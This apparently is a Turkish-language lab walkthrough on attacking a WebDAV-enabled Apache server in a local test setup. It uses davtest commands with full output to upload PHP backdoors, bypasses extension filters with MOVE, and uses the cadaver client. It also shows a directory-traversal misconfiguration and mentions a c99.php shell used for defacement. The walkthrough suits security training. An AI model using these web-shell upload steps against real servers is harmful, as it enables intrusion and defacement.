Yani hedef sunucuda alıŐabilen betik dilleri Őu ŐekildeymiŐ:

```
Executes: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.txt
Executes: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.html
Executes: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.php
```

O halde hedef web sunucuda desteklenen betik dili php olduđuna gre bir php backdoor'unu (Őimdilik ii boŐ olsun) hedef apache sunucusuna WebDav servisi zerinden upload'layalım.

Kali Linux 2018 Terminal:

```
> cd /root
> touch backdoor.php
```

(yeni kali'lerde)

```
> davtest -uploadfile /root/backdoor.php -uploadloc backdoor.php -url http://172.16.3.72/webdav
```

(eski kali'lerde)


```
> davtest -uploadfile /root/backdoor.php -uploadloc ./ -url http://172.16.3.72/webdav
```

Output:

```
*****
Testing DAV connection
OPEN          SUCCEED:          http://172.16.3.72/webdav
*****
unless Uploading file
Upload succeeded: http://172.16.3.72/webdav/backdoor.php
```

Grldđ zere OSCP Kali'deki /root/backdoor.php dosyası hedef WebDav servisinde bulunulan dizine (yani kk dizine) upload'lanmıŐtır. Ubuntu 14.04 LTS apache sunucusundaki WebDav servisinin kk dizinine bakacak olursak backdoor.php'yi grebiliriz.

Ubuntu 14.04 LTS WebDav Dizini:



Böylece hedef web sunucusundaki backdoor'a erişerek web sitesini hack'leyebiliriz.

Not: c99.php dosyası upload'lanmıştır ve arayüzden "Go to Directory" bölümü ile bir üst dizine geçilmiştir. Ardından "Make File" bölümü ile index.html dosyası oluşturulup içine Hacked By Bla Bla yazılmıştır. Böylece localhost sunucusu hack'lenmiştir.

=> DavTest Tool'u içinde Yüklü Olan Backdoor'ları Upload'lama

Davtest tool'u içinde yüklü backdoor'ları upload'lamak için önce desteklenen betik dillerini saptamaya ihtiyaç yoktur. Çünkü bu işlemi davtest tool'u bizim yerimize yapıp desteklenen dile göre içinde yer alan uygun backdoor'u karşı sisteme upload'lamaktadır.

OSCP Kali Terminal:

```
> davtest -sendbd auto -url http://172.16.3.72/webdav
```

Output:

```
*****  
Testing DAV connection  
OPEN          SUCCEED:          http://172.16.3.72/webdav  
*****
```

```
NOTE Random string for this session: 6lxFLDuff
*****
Creating directory
MKCOL SUCCEEDED: Created http://172.16.3.72/webdav/DavTestDir_6lxFLDuff
*****
Sending test files
PUT txt SUCCEEDED: http://172.16.3.72/webdav/DavTestDir_6lxFLDuff/davtest_6lxFLDuff.txt
PUT jhtml SUCCEEDED: http://172.16.3.72/webdav/DavTestDir_6lxFLDuff/davtest_6lxFLDuff.jhtml
PUT jsp SUCCEEDED: http://172.16.3.72/webdav/DavTestDir_6lxFLDuff/davtest_6lxFLDuff.jsp
PUT php SUCCEEDED: http://172.16.3.72/webdav/DavTestDir_6lxFLDuff/davtest_6lxFLDuff.php
PUT shtml SUCCEEDED: http://172.16.3.72/webdav/DavTestDir_6lxFLDuff/davtest_6lxFLDuff.shtml
PUT asp SUCCEEDED: http://172.16.3.72/webdav/DavTestDir_6lxFLDuff/davtest_6lxFLDuff.asp
PUT html SUCCEEDED: http://172.16.3.72/webdav/DavTestDir_6lxFLDuff/davtest_6lxFLDuff.html
PUT aspx SUCCEEDED: http://172.16.3.72/webdav/DavTestDir_6lxFLDuff/davtest_6lxFLDuff.aspx
PUT pl SUCCEEDED: http://172.16.3.72/webdav/DavTestDir_6lxFLDuff/davtest_6lxFLDuff.pl
PUT cgi SUCCEEDED: http://172.16.3.72/webdav/DavTestDir_6lxFLDuff/davtest_6lxFLDuff.cgi
PUT cfm SUCCEEDED: http://172.16.3.72/webdav/DavTestDir_6lxFLDuff/davtest_6lxFLDuff.cfm
*****
Checking for test file execution
EXEC txt SUCCEEDED: http://172.16.3.72/webdav/DavTestDir_6lxFLDuff/davtest_6lxFLDuff.txt
EXEC jhtml FAIL
EXEC jsp FAIL
EXEC php SUCCEEDED: http://172.16.3.72/webdav/DavTestDir_6lxFLDuff/davtest_6lxFLDuff.php
EXEC shtml FAIL
EXEC asp FAIL
EXEC html SUCCEEDED: http://172.16.3.72/webdav/DavTestDir_6lxFLDuff/davtest_6lxFLDuff.html
EXEC aspx FAIL
EXEC pl FAIL
EXEC cgi FAIL
EXEC cfm FAIL
*****
Sending backdoors
** ERROR: Unable to find a backdoor for txt **
PUT Shell: php SUCCEEDED: http://172.16.3.72/webdav/DavTestDir_6lxFLDuff_php_backdoor.php
PUT Shell: php SUCCEEDED: http://172.16.3.72/webdav/DavTestDir_6lxFLDuff_php_cmd.php
** ERROR: Unable to find a backdoor for html **
*****
/usr/bin/davtest Summary:
Created: http://172.16.3.72/webdav/DavTestDir_6lxFLDuff
PUT File: http://172.16.3.72/webdav/DavTestDir_6lxFLDuff/davtest_6lxFLDuff.txt
PUT File: http://172.16.3.72/webdav/DavTestDir_6lxFLDuff/davtest_6lxFLDuff.jhtml
PUT File: http://172.16.3.72/webdav/DavTestDir_6lxFLDuff/davtest_6lxFLDuff.jsp
PUT File: http://172.16.3.72/webdav/DavTestDir_6lxFLDuff/davtest_6lxFLDuff.php
PUT File: http://172.16.3.72/webdav/DavTestDir_6lxFLDuff/davtest_6lxFLDuff.shtml
PUT File: http://172.16.3.72/webdav/DavTestDir_6lxFLDuff/davtest_6lxFLDuff.asp
PUT File: http://172.16.3.72/webdav/DavTestDir_6lxFLDuff/davtest_6lxFLDuff.html
PUT File: http://172.16.3.72/webdav/DavTestDir_6lxFLDuff/davtest_6lxFLDuff.aspx
PUT File: http://172.16.3.72/webdav/DavTestDir_6lxFLDuff/davtest_6lxFLDuff.pl
PUT File: http://172.16.3.72/webdav/DavTestDir_6lxFLDuff/davtest_6lxFLDuff.cgi
PUT File: http://172.16.3.72/webdav/DavTestDir_6lxFLDuff/davtest_6lxFLDuff.cfm
Executes: http://172.16.3.72/webdav/DavTestDir_6lxFLDuff/davtest_6lxFLDuff.txt
Executes: http://172.16.3.72/webdav/DavTestDir_6lxFLDuff/davtest_6lxFLDuff.php
Executes: http://172.16.3.72/webdav/DavTestDir_6lxFLDuff/davtest_6lxFLDuff.html
PUT Shell: http://172.16.3.72/webdav/DavTestDir_6lxFLDuff/6lxFLDuff_php_backdoor.php
PUT Shell: http://172.16.3.72/webdav/DavTestDir_6lxFLDuff/6lxFLDuff_php_cmd.php
```

Çıktıdan görülebileceđi üzere önce klasör oluşturulmuŐtur ve matematiksel iŐlem ieren tüm test betik dosyaları bu klasöre sırasıyla upload'lanmıŐtır. Ardından matematiksel iŐlemi hesaplayan betik dosyaları tespit edilmiŐtir ve böylece desteklenen betik dilleri saptanmıŐtır. Bunun üzerine davtest tool'u son olarak kendinde tanımlı backdoor dosyalarından desteklenen dile ait olanları (php backdoor'larını) karŐı sisteme upload'lamıŐtır.

Ubuntu 14.04 LTS WebDav Dizini:

Name	Last modified	Size	Description
Parent Directory	-	-	-
6IxFLDuff_php_backdoor.php	2018-03-08 14:11	3.1K	Davtest tool'unun Kendinde Tanımlı PHP Backdoor'ları
6IxFLDuff_php_cmd.php	2018-03-08 14:11	328	
davtest_6IxFLDuff.asp	2018-03-08 14:11	44	Matematiksel İŐlem TaŐıyan Test Betik Dosyaları
davtest_6IxFLDuff.aspx	2018-03-08 14:11	44	
davtest_6IxFLDuff.cfm	2018-03-08 14:11	42	
davtest_6IxFLDuff.cgi	2018-03-08 14:11	66	
davtest_6IxFLDuff.html	2018-03-08 14:11	26	
davtest_6IxFLDuff.jhtml	2018-03-08 14:11	37	
davtest_6IxFLDuff.jsp	2018-03-08 14:11	37	
davtest_6IxFLDuff.php	2018-03-08 14:11	24	
davtest_6IxFLDuff.pl	2018-03-08 14:11	66	
davtest_6IxFLDuff.shtml	2018-03-08 14:11	178	
davtest_6IxFLDuff.txt	2018-03-08 14:11	19	

Apache/2.4.7 (Ubuntu) Server at localhost Port 80

=> DavTest Tool'u İinde Yüğü Olan Backdoor'ları Txt Olarak Upload'lama ve Sonra alıŐabilir Hale Getirme

Davtest tool'u ile hedef web sunucusuna WebDav servisi üzerinden dosya upload'larken güvenlik mekanizmalarına takılabılıriz. Örneđin güvenlik mekanizması php, asp, aspx, jsp gibi script uzantılı dosyaların upload'lanmasını engelleyebilir. Fakat örneđin txt uzantılı dosyalara geit verebilir. Bu durumda -move parametresi ile davtest tool'u betik dosyalarını txt olarak upload'lar, sonra hedef sisteme yerleŐen txt dosyalarını move komutu ile ilgili uzantıya dönüŐtürebilir. Böylece hedef sisteme alıŐabilir betik dosyaları upload'layabiliriz. AŐađıda bunun bir uygulaması gösterilmektedir.

OSCP Kali Terminal:

```
> davtest -move -sendbd auto -url http://172.16.3.72/webdav
```

Output:

```

*****
Testing DAV connection
OPEN          SUCCEEDED:          http://172.16.3.72/webdav
*****
NOTE   Random string for this session: wu8KmbMfelWoV
*****

Creating directory
MKCOL  SUCCEEDED:          Created http://172.16.3.72/webdav/DavTestDir_MfelWoV
*****

Sending test files (MOVE method)
PUT    txt    SUCCEEDED:    http://172.16.3.72/webdav/DavTestDir_elWoV/davtest_elWoV_txt.txt
MOVE   txt    SUCCEEDED:    http://172.16.3.72/webdav/DavTestDir_elWoV/davtest_elWoV.txt
PUT    txt    SUCCEEDED:    http://172.16.3.72/webdav/DavTestDir_elWoV/davtest_elWoV_jhtml.txt
MOVE   jhtml SUCCEEDED:    http://172.16.3.72/webdav/DavTestDir_elWoV/davtest_elWoV.jhtml
PUT    txt    SUCCEEDED:    http://172.16.3.72/webdav/DavTestDir_elWoV/davtest_elWoV_cgi.txt
MOVE   cgi    SUCCEEDED:    http://172.16.3.72/webdav/DavTestDir_elWoV/davtest_elWoV.cgi
PUT    txt    SUCCEEDED:    http://172.16.3.72/webdav/DavTestDir_elWoV/davtest_elWoV_cfm.txt
MOVE   cfm    SUCCEEDED:    http://172.16.3.72/webdav/DavTestDir_elWoV/davtest_elWoV.cfm
PUT    txt    SUCCEEDED:    http://172.16.3.72/webdav/DavTestDir_elWoV/davtest_elWoV_jsp.txt
MOVE   jsp    SUCCEEDED:    http://172.16.3.72/webdav/DavTestDir_elWoV/davtest_elWoV.jsp
PUT    txt    SUCCEEDED:    http://172.16.3.72/webdav/DavTestDir_elWoV/davtest_elWoV_html.txt
MOVE   html   SUCCEEDED:    http://172.16.3.72/webdav/DavTestDir_elWoV/davtest_elWoV.html
PUT    txt    SUCCEEDED:    http://172.16.3.72/webdav/DavTestDir_elWoV/davtest_elWoV_pl.txt
MOVE   pl     SUCCEEDED:    http://172.16.3.72/webdav/DavTestDir_elWoV/davtest_elWoV.pl
PUT    txt    SUCCEEDED:    http://172.16.3.72/webdav/DavTestDir_elWoV/davtest_elWoV_shtml.txt
MOVE   shtml  SUCCEEDED:    http://172.16.3.72/webdav/DavTestDir_elWoV/davtest_elWoV.shtml
PUT    txt    SUCCEEDED:    http://172.16.3.72/webdav/DavTestDir_elWoV/davtest_elWoV_aspx.txt
MOVE   aspx   SUCCEEDED:    http://172.16.3.72/webdav/DavTestDir_elWoV/davtest_elWoV.aspx
PUT    txt    SUCCEEDED:    http://172.16.3.72/webdav/DavTestDir_elWoV/davtest_elWoV_php.txt
MOVE   php    SUCCEEDED:    http://172.16.3.72/webdav/DavTestDir_elWoV/davtest_elWoV.php
PUT    txt    SUCCEEDED:    http://172.16.3.72/webdav/DavTestDir_elWoV/davtest_elWoV_esp.txt
MOVE   asp    SUCCEEDED:    http://172.16.3.72/webdav/DavTestDir_elWoV/davtest_elWoV.asp
*****

Checking for test file execution
EXEC   txt    SUCCEEDED:    http://172.16.3.72/webdav/DavTestDir_elWoV/davtest_elWoV txt
EXEC   jhtml  FAIL
EXEC   cgi    FAIL
EXEC   cfm    FAIL
EXEC   jsp    FAIL
EXEC   html   SUCCEEDED:    http://172.16.3.72/webdav/DavTestDir_elWoV/davtest_elWoV.html
EXEC   pl     FAIL
EXEC   shtml  FAIL
EXEC   aspx   FAIL
EXEC   php    SUCCEEDED:    http://172.16.3.72/webdav/DavTestDir_elWoV/davtest_elWoV.php
EXEC   asp    FAIL
*****

Sending backdoors
** ERROR: Unable to find a backdoor for txt **
** ERROR: Unable to find a backdoor for html **
PUT    txt    SUCCEEDED:    http://172.16.3.72/webdav/DavTestDir_elWoV/davtest_elWoV_php_backdoor_php.txt
MOVE   Shell: php SUCCEEDED:    http://172.16.3.72/webdav/DavTestDir_elWoV/php_backdoor.php
PUT    txt    SUCCEEDED:    http://172.16.3.72/webdav/DavTestDir_elWoV/wu8KmbMfelWoVphp_cmd_php.txt
MOVE   Shell: php SUCCEEDED:    http://172.16.3.72/webdav/DavTestDir_wu8KmbMfelWoV/php_cmd.php
*****

/usr/bin/davtest Summary:
Created: http://172.16.3.72/webdav/DavTestDir_wu8KmbMfelWoV

```

```

MOVE/PUT File: http://172.16.3.72/webdav/DavTestDir_wu8KmbMfelWoV.txt
MOVE/PUT File: http://172.16.3.72/webdav/DavTestDir_wu8KmbMfelWoV.jhtml
MOVE/PUT File: http://172.16.3.72/webdav/DavTestDir_elWoV/davtest_elWoV.cgi
MOVE/PUT File: http://172.16.3.72/webdav/DavTestDir_elWoV/davtest_elWoV.cfm
MOVE/PUT File: http://172.16.3.72/webdav/DavTestDir_elWoV/davtest_elWoV.jsp
MOVE/PUT File: http://172.16.3.72/webdav/DavTestDir_elWoV/davtest_elWoV.html
MOVE/PUT File: http://172.16.3.72/webdav/DavTestDir_elWoV/davtest_elWoV.pl
MOVE/PUT File: http://172.16.3.72/webdav/DavTestDir_elWoV/davtest_elWoV.shtml
MOVE/PUT File: http://172.16.3.72/webdav/DavTestDir_elWoV/davtest_elWoV.aspx
MOVE/PUT File: http://172.16.3.72/webdav/DavTestDir_elWoV/davtest_elWoV.php
MOVE/PUT File: http://172.16.3.72/webdav/DavTestDir_elWoV/davtest_elWoV.asp
Executes: http://172.16.3.72/webdav/DavTestDir_elWoV/davtest_elWoV.txt
Executes: http://172.16.3.72/webdav/DavTestDir_elWoV/davtest_elWoV.html
Executes: http://172.16.3.72/webdav/DavTestDir_elWoV/davtest_elWoV.php
MOVE/PUT Shell: http://172.16.3.72/webdav/DavTestDir_elWoV/davtest_elWoV/php_backdoor.php
MOVE/PUT Shell: http://172.16.3.72/webdav/DavTestDir_elWoV/davtest_elWoV/php_cmd.php

```

Çıktıdan görülebileceđi üzere öncelikle karŐı sistemde klasör oluşturulmuŐtur ve iine matematiksel iŐlem taşıyan tüm test betik dosyaları txt formatında uploadlanmıŐtır. Daha sonra yine sırasıyla MOVE komutu ile txt uzantılı dosyalar uygun betik uzantısına dönüŐtürülmüŐlerdir. Ardından matematiksel iŐlemi hesaplayabilen betik dosyaları tespit edilmiŐtir ve hedef sunucuda desteklenen betik dili öğrenilmiŐtir. Son olarak desteklenen betik diline uygun davtest tool'unda yer alan backdoor dosyaları yine txt formatında gönderilip ardından uygun betik uzantısına dönüŐtürülerek sunucuya yerleŐtirilmiŐtir.

Ubuntu 14.04 LTS WebDav Dizini:

Name	Last modified	Size	Description
Parent Directory	-	-	-
davtest_VU8cAiiX.asp	2018-03-08 14:38	44	
davtest_VU8cAiiX.aspx	2018-03-08 14:38	44	
davtest_VU8cAiiX.cfm	2018-03-08 14:38	42	
davtest_VU8cAiiX.cgi	2018-03-08 14:38	66	
davtest_VU8cAiiX.html	2018-03-08 14:38	26	
davtest_VU8cAiiX.jhtml	2018-03-08 14:38	37	
davtest_VU8cAiiX.jsp	2018-03-08 14:38	37	
davtest_VU8cAiiX.php	2018-03-08 14:38	24	
davtest_VU8cAiiX.pl	2018-03-08 14:38	66	
davtest_VU8cAiiX.shtml	2018-03-08 14:38	178	
davtest_VU8cAiiX.txt	2018-03-08 14:38	19	
php_backdoor.php	2018-03-08 14:38	3.1K	
php_cmd.php	2018-03-08 14:38	328	

Apache/2.4.7 (Ubuntu) Server at localhost Port 80

Uyarı

Eđer WebDav servisinde digest authentication aktifse eriŐim kullanıcı adı ve Őifre ile geręekleŐeđinden davtest tool'unu auth parametresi ile kullanmamız gerekmektedir. Hedef apache sunucusundaki WebDav servisinde digest authentication aktifken hedef webdav servisini davtest ile denetleyelim.

OSCP Kali Terminal:

[Önce auth parametresiz deneme]

> davtest -url http://172.16.3.72/webdav/

Not: IP adresi Ubuntu 14.04 LTS nindir. /webdav dizini ise WebDav kurulumu sırasında belirlenmiŐ WebDav servisinin kök dizinidir.

Not2 : Hedef IP adresinin localhost'una eriŐim için Ubuntu 14.04 LTS 'deki ufw disable edilmelidir.

Output:

Testing DAV connection

OPEN **FAIL:** http://172.16.3.72/webdav **Unauthorized. Digest** realm="webdav",
nonce="Ea/k5PhmBQA=b3c4793da291c348d1e2699e10e9b606536344a8",
algorithm=MD5, qop="auth"

Görüldüđü üzere çıktı hedef WebDav servisinin yetkilendirme istediđini söylüyor. Őimdi auth parametresi ile hedef WebDav servisine eriŐmeye ve test etmeye çalışalım:

OSCP Kali Terminal:

[auth parametrelili deneme]

> davtest -auth alex:alex -url http://172.16.3.72/webdav/

Not: IP adresi Ubuntu 14.04 LTS nindir. /webdav dizini ise WebDav kurulumu sırasında belirlenmiŐ WebDav servisinin kök dizinidir.

Not2 : Hedef IP adresinin localhost'una eriŐim için Ubuntu 14.04 LTS 'deki ufw disable edilmelidir.

Not3 : alex:alex'deki birincisi kullanıcı adıdır, ikincisi Őifredir.

Output:

Testing DAV connection

OPEN SUCCEED: http://172.16.3.72/webdav

NOTE Random string for this session: XLWMPQOx

```
Creating directory
MKCOL SUCCEED: Created http://172.16.3.72/webdav/DavTestDir
*****
Sending test files
PUT aspx SUCCEED: http://172.16.3.72/webdav/DavTestDir/davtest_XLWMPQOx.aspx
PUT html SUCCEED: http://172.16.3.72/webdav/DavTestDir/davtest_XLWMPQOx.html
PUT pl SUCCEED: http://172.16.3.72/webdav/DavTestDir/davtest_XLWMPQOx.pl
PUT cgi SUCCEED: http://172.16.3.72/webdav/DavTestDir/davtest_XLWMPQOx.cgi
PUT jsp SUCCEED: http://172.16.3.72/webdav/DavTestDir/davtest_XLWMPQOx.jsp
PUT asp SUCCEED: http://172.16.3.72/webdav/DavTestDir/davtest_XLWMPQOx.asp
PUT txt SUCCEED: http://172.16.3.72/webdav/DavTestDir/davtest_XLWMPQOx.txt
PUT shtml SUCCEED: http://172.16.3.72/webdav/DavTestDir/davtest_XLWMPQOx.shtml
PUT cfm SUCCEED: http://172.16.3.72/webdav/DavTestDir/davtest_XLWMPQOx.cfm
PUT jhtml SUCCEED: http://172.16.3.72/webdav/DavTestDir/davtest_XLWMPQOx.jhtml
PUT php SUCCEED: http://172.16.3.72/webdav/DavTestDir/davtest_XLWMPQOx.php
*****
Checking for test file execution
EXEC aspx FAIL
EXEC html SUCCEED: http://172.16.3.72/webdav/DavTestDir/davtest_XLWMPQOx.html
EXEC pl FAIL
EXEC cgi FAIL
EXEC jsp FAIL
EXEC asp FAIL
EXEC txt SUCCEED: http://172.16.3.72/webdav/DavTestDir/davtest_XLWMPQOx.txt
EXEC shtml FAIL
EXEC cfm FAIL
EXEC jhtml FAIL
EXEC php SUCCEED: http://172.16.3.72/webdav/DavTestDir/davtest_XLWMPQOx.php
*****
/usr/bin/davtest Summary:
Created: http://172.16.3.72/webdav/DavTestDir_XLWMPQOx
PUT File: http://172.16.3.72/webdav/DavTestDir_XLWMPQOx/davtest_XLWMPQOx.aspx
PUT File: http://172.16.3.72/webdav/DavTestDir_XLWMPQOx/davtest_XLWMPQOx.html
PUT File: http://172.16.3.72/webdav/DavTestDir_XLWMPQOx/davtest_XLWMPQOx.pl
PUT File: http://172.16.3.72/webdav/DavTestDir_XLWMPQOx/davtest_XLWMPQOx.cgi
PUT File: http://172.16.3.72/webdav/DavTestDir_XLWMPQOx/davtest_XLWMPQOx.jsp
PUT File: http://172.16.3.72/webdav/DavTestDir_XLWMPQOx/davtest_XLWMPQOx.asp
PUT File: http://172.16.3.72/webdav/DavTestDir_XLWMPQOx/davtest_XLWMPQOx.txt
PUT File: http://172.16.3.72/webdav/DavTestDir_XLWMPQOx/davtest_XLWMPQOx.shtml
PUT File: http://172.16.3.72/webdav/DavTestDir_XLWMPQOx/davtest_XLWMPQOx.cfm
PUT File: http://172.16.3.72/webdav/DavTestDir_XLWMPQOx/davtest_XLWMPQOx.jhtml
PUT File: http://172.16.3.72/webdav/DavTestDir_XLWMPQOx/davtest_XLWMPQOx.php
Executes: http://172.16.3.72/webdav/DavTestDir_XLWMPQOx/davtest_XLWMPQOx.html
Executes: http://172.16.3.72/webdav/DavTestDir_XLWMPQOx/davtest_XLWMPQOx.txt
Executes: http://172.16.3.72/webdav/DavTestDir_XLWMPQOx/davtest_XLWMPQOx.php
```

Görüldüđü üzere hedef WebDav servisine digest authentication methoduyla eriştik ve testimizi yapabildik.

Not: Kali (Eski) 'deki davtest bug'lı. -auth çalışmıyor ve unauthorized hatası veriyor. Halbuki yukarıdaki davtest kullanımı OSCP Kali 'de denendiğinde davtest sorunsuz çalışıyor. O yüzden davtest'i OSCP Kali'de kullan.

Ekstra ((Cadaver İstemcisi ile WebDav Servisine EriŐim))

[+] Birebir denenmiŐtir ve baŐarıyla uygulanmıŐtır.

Gereksinimler

- OSCP Kali [Cadaver İstemcisi (tool'u)]
- Ubuntu 14.04 LTS [Hedef Apache ve WebDav Servisi]

Davtest tool'unu hedef web sunucusundaki dosyalara eriŐim, sunucuya dosya upload'lama, sunucudaki dosyaları deđiŐtirme gibi iŐlemleri yapmak iŐin kullanmıŐtık. Bu iŐlemler hedef web sunucusundaki WebDav servisinin yetenekleri dođrutusunda yapılabilmekteydi. Őimdi bir WebDav istemcisi olan cadaver ile bu iŐlemleri daha temel dűzeyde, yani manuel olarak yapalım. Yani bir dosya upload'layacaksak PUT komutunu kullanalım, bir dosya uzantısını deđiŐtireceksek MOVE komutunu kullanalım, bir dosya sileceksek DELETE komutunu kullanalım, vs...

OSCP Kali Terminal:

```
> cadaver http://172.16.3.72/webdav
```

Not: IP adresi Ubuntu 14.04 LTS nindir. /webdav dizini ise WebDav kurulumu sırasında belirlenmiŐ WebDav servisinin kűk dizinidir.

Not2 : Hedef IP adresinin localhost'una eriŐim iŐin Ubuntu 14.04 LTS 'deki ufw disable edilmelidir.

```
dav:/webdav/>
```

Gűrűldűđű üzere cadaver komutu sonrası hedef WebDav servisine bađlantı kurulmuŐ ve WebDav servisi komut satırı ekrana gelmiŐtir. Kullanılabilecek WebDav servisi komutlarını gűrmek iŐin help komutunu kullanalım.

```
dav:/webdav/> help
```

Available commands:

ls	cd	pwd	put	get	mget	mput
edit	less	mkcol	cat	delete	rmcol	copy
move	lock	unlock	discover	steal	showlocks	version
checkin	checkout	uncheckout	history	label	propnames	chexec
propget	propdel	propset	search	set	open	close
echo	quit	unset	lcd	lls	lpwd	logout
help	describe	about				

Aliases: rm=delete, mkdir=mkcol, mv=move, cp=copy, more=less, quit=exit=bye

Őimdi cadaver istemcisi ile hedef apache sunucusuna (hedef WebDav servisine) WebDav komutlarını deneyelim..

```
// Yerel sistemdeki /root/deneme.txt dosyası uzak sisteme deneme.txt olarak upload'lanır.
```

```
dav:/webdav/ > put /root/deneme.txt deneme.txt [Dosya Upload'lama]
```

```
Uploading /root/deneme.txt to '/webdav/deneme.txt';  
Progress: [=====>] 100.0% of 10 bytes succeeded.
```

```
dav:/webdav/ > ls [Dosya Listeleme]
```

```
Listing collection '/webdav': succeeded.
```

```
deneme.txt          10 Mar 8 15:38
```

```
dav:/webdav/ > move deneme.txt deneme.php [Dosya  
İsmlendirme]
```

```
Moving '/webdav/deneme.txt' to '/webdav/deneme.php': succeeded.
```

```
dav:/webdav/ > ls
```

```
deneme.php          10 Mar 8 15:38
```

```
dav:/webdav/ > pwd [Bulunulan Dizin]
```

```
Current collection is 'http://172.16.3.72/webdav/' .
```

```
dav:/webdav/ > mkcol deneme [Klasör OluŐturma]  
Creating 'deneme' : succeeded.
```

```
dav:/webdav/ > cd deneme [Dizin DeđiŐtirme]
```

```
dav:/webdav/deneme/ > pwd
```

```
Current collection is 'http://172.16.3.72/webdav/deneme'.
```

```
dav:/webdav/deneme/ > cd..  
dav:/webdav/ > rmdir deneme [Klasör Silme]
```

```
Deleting collection 'deneme': succeeded.
```

```
dav:/webdav/ > cat deneme.php
```

deneme123

// Uzak sistemdeki deneme.php yerel sistemdeki /root/Desktop'a deneme.php ismiyle iner.

dav:/webdav/ > get deneme.php /root/Desktop/deneme.php [Dosya İndirme]

Downloading '/webdav/deneme.php' to '/root/Desktop/deneme.php':
Progress: [=====] 100.0% of 10 bytes succeeded.

dav:/webdav/ > mkcol deneme

dav:/webdav/ > copy deneme.php deneme/ [Dosya Kopyalama]

Copying '/webdav/deneme.php' to '/webdav/deneme/deneme.php': succeeded.

dav:/webdav/ > cd deneme/

dav:/webdav/deneme/ > ls

Listing collection: '/webdav/deneme': succeeded.

deneme.php 10 Mar 8 15:58

Eđer hedef sistemdeki WebDav dizini üstüne çıkarak sistemin derinliklerine gitmek istersek mevcut durumda hatayla karşılaşırız.

dav:/webdav/deneme/ > cd ..

dav:/webdav/ > cd ..

Could not access / (not WebDAV-enabled?):
405 Method Not Allowed

dav:/webdav/ >

Eđer hedef web sunucusu WebDav servisini yapılandırırken yanlış bir ayar yaparsa üst dizine çıkma şansımız vardır. Örneđin apache'ye WebDav kurulumu sırasında 000-default.conf konfigürasyon dosyasında Őu yapılandırma ayarları yapılmıŐtı.

```
# Apache sunucundaki 000-default.conf konfigürasyon dosyası açılır.  
nano /etc/apache2/sites-available/000-default.conf
```

```
# İlk satıra aŐađıdaki ifade girilir.
```

```
DavLockDB /var/www/DavLock
```

```
# Ardından <VirtualHost> tag'ları arasına ise aŐađıdaki ifadeler girilir.
```

```
Alias /webdav /var/www/webdav
<Directory /var/www/webdav>
  DAV On
</Directory>
```

Eđer bu yapılandırma ayarları yerine Őu yapılırsa

```
# İlk satıra aŐađıdaki ifade girilir.
DavLockDB /var/www/DavLock
```

Ardından <VirtualHost> tag'ları arasına ise aŐađıdaki ifadeler girilir.

```
Alias /webdav /var/www/webdav
<Directory /var/www>
  DAV On
</Directory>
```

bu yanlıŐ yapılandırmadan dolayı ũst dizine ıkılabilir.

Ubuntu 14.04 LTS Terminal:

```
> sudo service apache2 restart
```

OSCP Kali Terminal:

```
dav:/webdav/ > cd ..
dav:/ > ls
```

Listing collection `!': succeeded.

```
Coll: AJAX                0 Mar 30 2015
Coll: CSS                  0 Jun 12 2015
Coll: DOM XSS Uygulaması   0 Feb 13 17:25
Coll: HTML                 0 Jan 11 2014
Coll: JAVASCRIPT           0 Jun 29 2015
Coll: JOIN_SQL             0 Jan 29 2015
Coll: JQUERY               0 Jun 14 2015
Coll: PHP                  0 Jun 19 2015
Coll: Phishing by Navigating Browser Tabs Uygulaması 0 Feb 13 17:25
Coll: Second Order Sql Injection Uygulaması 0 Feb 13 17:25
Coll: Web Services Dersi   0 Dec 5 2015
Coll: WebGoat-5.2          0 Jul 12 2008
Coll: WebGoat-5.4          0 Apr 27 2012
Coll: XML                  0 Mar 30 2015
Coll: dropdownmenu        0 Nov 24 2014
Coll: drupdownmenu2       0 Nov 24 2014
Coll: dvwa                 0 Oct 5 2015
Coll: dvws                 0 Feb 26 2016
Coll: hollanda            0 Aug 9 2015
```

```
Coll: html 0 Feb 14 15:18
Coll: login_page 0 Nov 30 2014
Coll: mutillidae 0 Jul 22 2015
Coll: referans 0 Jan 17 2014
Coll: saldirganinSitesi 0 Jan 22 2016
Coll: slider 0 May 8 2016
Coll: slider2 0 May 8 2016
Coll: specialTopicsDersi 0 May 20 20165
Coll: uploadProcess 0 Jul 23 2015
Coll: webdav 0 Mar 8 15:58
Coll: zendframework 0 Dec 7 2014
* DavLock 12288 Mar 7 13:01
* aramabutonu.html 1217 Apr 20 2014
* aramabutonu2.html 1784 Jul 17 2014
* deneme.html 364 May 18 2015
* file_processing.txt 6 Jan 23 2014
* guzelBirTabloYapisi.html 1059 Aug 22 2014
* info.php 23 Sep 3 2014
* isiklikutu.html 260 Sep 12 2014
* iyiBirMenu.html 981 Aug 22 2014
* iyiBirMenu2.html 2145 Sep 21 2014
* menuDenemesi.html 2092 Aug 10 2014
* rename2.txt 0 Jan 27 2014
